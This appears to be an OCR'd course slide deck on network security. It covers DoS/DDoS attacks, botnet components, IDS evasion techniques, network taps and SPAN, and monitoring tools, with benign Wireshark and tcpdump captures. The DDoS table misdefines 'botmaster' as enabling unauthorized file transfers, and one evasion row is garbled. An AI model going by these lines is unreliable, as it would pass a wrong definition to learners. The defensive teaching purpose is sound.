
- A **Denial of Service (DoS)** attack creates some sort of interruption of network services to users, devices, or applications. There are two major types of DoS attacks:
  - **Overwhelming Quantity of Traffic** - The threat actor sends an enormous quantity of data at a rate that the network, host, or application cannot handle. This causes transmission and response times to slow down. It can also crash a device or service.
  - **Maliciously Formatted Packets** - The threat actor sends a maliciously formatted packet to a host or application and the receiver is unable to handle it. This causes the receiving device to run very slowly or crash.


This website is very slow today!
Help, I can't accomplish any work!
Internet
I'll send so many pings that the server can't respond to anyone else.
ping
ping
ping
ping
ping
ping
Web Server
www.XYZcorp.com
Threat Actor

# DoS Attack (Cont'd)

- **DDoS Attack**
  - Compromises many hosts
  - Originates from multiple, coordinated sources
- **Components of DDoS Attacks**


| Component | Description |
|---|---|
| zombies | A group of compromised hosts. These hosts run malicious code. |
| bots | Bots are malware that is designed to infect a host and communicate with a handler system. |
| botnet | A group of zombies that have been infected using self-propagating malware and are controlled by handlers. |
| handlers | A master command-and-control (CnC or C2) server controlling groups of zombies. |
| botmaster | Enables unauthorized file transfer services on end devices. |



Attacker uses many intermediate hosts, called zombies, to launch the attack.

# DoS Attack (Cont’d)

- **Buffer Overflow Attack**
  - The threat actor uses the buffer overflow DoS attack to find a system memory-related flaw on a server and exploit it.
  - For instance, a remote denial of service attack vulnerability was discovered in Microsoft Windows 10, where the threat actor created malicious code to access out-of-scope memory.
  - Another example is **ping of death**, where a threat actor sends a ping of death, which is an echo request in an IP packet that is larger than the maximum packet size.
  - The receiving host cannot handle a packet size and it would crash.
  - **Note:** It is estimated that one third of malicious attacks are the result of buffer overflows.



# Evasion Methods

- Threat actors learned long ago that malware and attack methods are most effective when they are undetected. The evasion methods used by threat actors include:

| Evasion Method | Description |
|---|---|
| Encryption and tunneling | This evasion technique uses tunneling to hide, or encryption to scramble, malware files. This makes it difficult for many security detection techniques to detect and identify the malware. Tunneling can mean hiding stolen data inside of legitimate packets. |
| Resource exhaustion | This evasion technique makes the target host too busy to properly use security detection techniques. |
| Traffic fragmentation | This evasion technique splits a malicious payload into smaller packets to bypass network security detection. After the fragmented packets bypass the security detection system, the malware is reassembled and may begin sending sensitive data out of the network. |
| Protocol-level misinterpretation | This evasion technique occurs when network defenses do not properly handle features of a PDU like a checksum or TTL value. This can trick a firewall into ignoring packets that it should check. |

# Evasion Methods (Cont'd)

| Evasion Method | Description |
|---|---|
| Traffic substitution | In this evasion technique, the threat actor attempts to trick an IPS by obfuscating the data in the payload. This is done by encoding it in a different format. For example, the threat actor could use encoded traffic in Unicode instead of ASCII. The IPS does not recognize the true meaning of the data, but the target end system can read the data. |
| Traffic insertion | Similar to traffic substitution, but the threat actor inserts extra bytes of data in a malicious sequence of data. The IPS rules miss the malicious data, accepting the full sequence of data. |
| Pivoting | This technique assumes the threat actor has compromised an inside host and wants to expand their access further into the compromised network. An example is a threat actor who has gained access to the administrator password on a compromised host and is attempting to login to another host using the same credentials. |
| Rootkits | A rootkit is a complex attacker tool used by experienced threat actors. It integrates with the lowest levels of the operating system. When a program attempts to list files, processes, or network connections, the rootkit presents a sanitized version of the output, eliminating any incriminating output. The goal of the rootkit is to completely hide the activities of the attacker on the local system. |
| Proxies | Network traffic can be redirected through intermediate systems in order to hide the ultimate destination for stolen data. In this way, known command-and-control not be blocked by an enterprise because the proxy destination appears benign. Additionally, if data is being stolen, the destination for the stolen data can be distributed among many proxies, thus not drawing attention to the fact that a single unknown destination is serving as the destination for large amounts of network traffic. |

# Network Monitoring and Tools


# Introduction to Network Monitoring

# Network Monitoring Methods

- The day-to-day operations of a network consists of traffic flow, bandwidth usage, and resource access. These patterns identify normal network behavior.
- To determine normal network behavior, network monitoring must be implemented.
- The tools such as IDS, packet analyzers, SNMP, NetFlow, and others are used for network monitoring.
- There are two common methods used to capture traffic and send it to network monitoring devices:
  - Network taps, sometimes known as Test Access Points (TAPs)
  - Traffic mirroring using Switch Port Analyzer (SPAN) or other port mirroring.

# Network TAPs


- A network tap is a passive splitting device implemented inline between a device of interest and the network.
- A tap forwards all traffic, including physical layer errors, to an analysis device while allowing the traffic to reach its intended destination.
- Here, the tap simultaneously sends both the transmit (TX) data stream from the internal router and the receive (RX) data stream to the internal router on separate, dedicated channels.
- This ensures that all data arrives at the monitoring device in real time.
- Taps are fail-safe, which means that the traffic between the firewall and internal router is not affected.



# Traffic Mirroring and SPAN

- Port mirroring enables the switch to copy frames of one or more ports to a Switch Port Analyzer (SPAN) port connected to an analysis device.

- In the figure, the switch will forward ingress traffic on F0/1 and egress traffic on F0/2 to the destination SPAN port G0/1 connecting to an IDS.
- The association between source ports and a destination port is called a SPAN session. In a single session, one or multiple ports can be monitored.
- A source VLAN can be specified in which all ports in the source VLAN become sources of SPAN traffic.
- A variation of SPAN called Remote SPAN (RSPAN) enables a network administrator to use the flexibility of VLANs to monitor traffic on remote switches.




# Network Monitoring Tools

# Network Security Monitoring Tools


## Monitoring Tools

- **Protocol Analyzers** – Are programs used to capture traffic. Example: Wireshark and Tcpdump.
- **NetFlow** – Provides a complete audit trail of basic information about every IP flow forwarded on a device.
- **SIEM** – Security Information Event Management systems provide real time reporting and long-term analysis of security events.
- **SNMP** – Simple Network Management Protocol provides the ability to request and passively collect information across all network devices.
- **Log files** – It is also common for security analysts to access Syslog log files to read and analyze system events and alerts.



# Network Protocol Analyzers

- Network protocol analyzers (or ‘packet sniffer’ applications) are programs used to capture traffic.
- Protocol analyzers display what is happening on the network through a graphical user interface.
- Network protocol analyzers are not only used for security analysis but also used for network troubleshooting, software and protocol development, and education.
- Wireshark is used in Windows, Linux, and Mac OS environments. It is a very useful tool for learning network protocol communications.
- Wireshark can open files containing captured traffic from other software such as the tcpdump utility.



Capturing from Local Area Connection 4
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...

```
No.   Time       Source          Destination     Protocol   Leng Info
   58 0.379992   40.97.28.114    10.82.254.138   TCP          54 [TCP Window Update] 443→59313 [ACK] Seq=1 Ac…
   59 0.380096   40.97.28.114    10.82.254.138   TCP         12… [TCP segment of a reassembled PDU]
   60 0.380830   40.97.28.114    10.82.254.138   TCP         12… [TCP segment of a reassembled PDU]
   61 0.380961   10.82.254.138   40.97.28.114    TCP          54 59313→443 [ACK] Seq=196 Ack=2425 Win=66560 L…
   62 0.381074   40.97.28.114    10.82.254.138   TCP         12… [TCP segment of a reassembled PDU]
   63 0.381309   40.97.28.114    10.82.254.138   TCP         12… [TCP segment of a reassembled PDU]
   64 0.381350   10.82.254.138   40.97.28.114    TCP          54 59313→443 [ACK] Seq=196 Ack=4849 Win=66560 L…
   65 0.381524   40.97.28.114    10.82.254.138   TLSv1.2     10… Server Hello, Certificate, Certificate Statu…
   66 0.397300   10.82.254.138   40.97.28.114    TLSv1.2     236 Client Key Exchange, Change Cipher Spec, Enc…
   67 0.398108   64.102.6.247    10.82.254.138   TCP          54 53→61288 [FIN, ACK] Seq=764 Ack=38 Win=14720…
   68 0.398255   64.102.6.247    10.82.254.138   DNS         152 Standard query response 0x46a1 No such name …
```

```
Frame 1: 123 bytes on wire (984 bits), 123 bytes captured (984 bits) on interface 0
Ethernet II, Src: CimsysIn_33:44:55 (00:11:22:33:44:55), Dst: CiscoInc_3c:7a:00 (00:05:9a:3c:7a:00)
Internet Protocol Version 4, Src: 13.107.42.11, Dst: 10.82.254.138
Transmission Control Protocol, Src Port: 443, Dst Port: 55182, Seq: 1, Ack: 1, Len: 69
```

```
0000  00 05 9a 3c 7a 00 00 11  22 33 44 55 08 00 45 00   ...<z... "3DU..E.
0010  00 6d 03 bb 40 00 77 06  bf 7d 0d 6b 2a 0b 0a 52   .m..@.w. .}.k*..R
0020  fe 8a 01 bb d7 8e 76 21  20 e7 e7 b3 9e aa 50 18   ......v!  .....P.
0030  02 03 18 8f 00 00 17 03  03 00 40 6c 59 34 1e 4b   ........ ..@lY4.K
0040  2d 74 db 84 85 fa 34 53  b1 e0 9f 52 71 28 dd a2   -t....4S ...Rq(..
0050  d1 a7 71 57 24 a2 37 d4  69 b0 c7 63 90 62 b5 5a   ..qW$.7. i..c.b.Z
0060  84 7c 51 27 a5 8d fa 11  60 04 de 03 39 97 2e 15   .|Q'.... `...9...
```


Local Area Connection 4: <live capture in progress>    Packets: 184 · Displayed: 184 (100.0%)    Profile: Default



```
[root@secOps analyst]# tcpdump -i h1-eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on h1-eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:42:19.841549 IP 10.0.0.12 > 10.0.0.11: ICMP echo request, id 2279, seq 5, length 64
10:42:19.841570 IP 10.0.0.11 > 10.0.0.12: ICMP echo reply, id 2279, seq 5, length 64
10:42:19.854287 IP 10.0.0.12 > 10.0.0.11: ICMP echo request, id 2279, seq 6, length 64
10:42:19.854304 IP 10.0.0.11 > 10.0.0.12: ICMP echo reply, id 2279, seq 6, length 64
10:42:19.867446 IP 10.0.0.12 > 10.0.0.11: ICMP echo request, id 2279, seq 7, length 64
10:42:19.867468 IP 10.0.0.11 > 10.0.0.12: ICMP echo reply, id 2279, seq 7, length 64
^C
6 packets captured
6 packets received by filter
0 packets dropped by kernel
[root@secOps analyst]#
```

# NetFlow

- NetFlow is a Cisco IOS technology that provides 24x7 statistics on packets flowing through a Cisco router or multilayer switch.
- NetFlow can be used for network and security monitoring, network planning, and traffic analysis; however, it does not capture the content.
- NetFlow collectors like Cisco Stealthwatch can also perform advanced functions including:
  - **Flow stitching**: It groups individual entries into flows.
  - **Flow deduplication**: It filters duplicate incoming entries from multiple NetFlow clients.
  - **NAT stitching**: It simplifies flows with NAT entries.


NetFlow Analyzed Traffic Flow
PC1
R1
NetFlow Enabled Router
PC2
NetFlow Collector and Analyzer Software

# SIEM

- Security Information Event Management (SIEM) is a technology used in enterprise organizations to provide real time reporting and long-term analysis of security events.
- SIEM systems include the following essential functions:
  - **Forensic analysis** – The ability to search logs and event records from sources and provide complete information for forensic analysis.
  - **Correlation** – Examines logs and events from different systems or applications, speeding detection of and reaction to security threats.
  - **Aggregation** - Reduces the volume of event data by consolidating duplicate event records.
  - **Reporting** - Presents the correlated and aggregated event data in real-time monitoring and long-term summaries.
- SolarWinds Security Event Manager and Splunk Enterprise Security are two popular proprietary SIEM systems used by Security Operation Centers. An open-source product called Security Onion includes the ELK suite for SIEM functionality.

splunk> turn data into doing™

ALIEN VAULT OSSIM

APACHE METRON

# SOAR

- Security Orchestration, Automation, and Response (SOAR) enhances SIEM.
- SOAR helps security teams investigate security incidents and add enhanced data gathering and a number of functionalities that aid in security incident response.
- SOAR solutions:
  - Provide case management tools that allow cybersecurity personnel to research and investigate incidents, frequently by integrating threat intelligence into the network security platform.
  - Use artificial intelligence to detect incidents that aid in incident analysis and response.
  - Automate complex incident response procedures and investigations, which are potentially labor-intensive tasks performed by Security Operations Center (SOC) staff by executing run books.
  - Offer dashboards and reports to document incident response to improve SOC key performance indicators and can enhance network security for organizations.

splunk> phantom

IBM QRadar

Siemplify


RAPID7 INSIGHTCONNECT

SHUFFLE

# Attacking the Foundation

# IP Vulnerabilities

# IP Vulnerabilities



IP Vulnerabilities

ICMP Attacks

DoS and DDoS Attacks

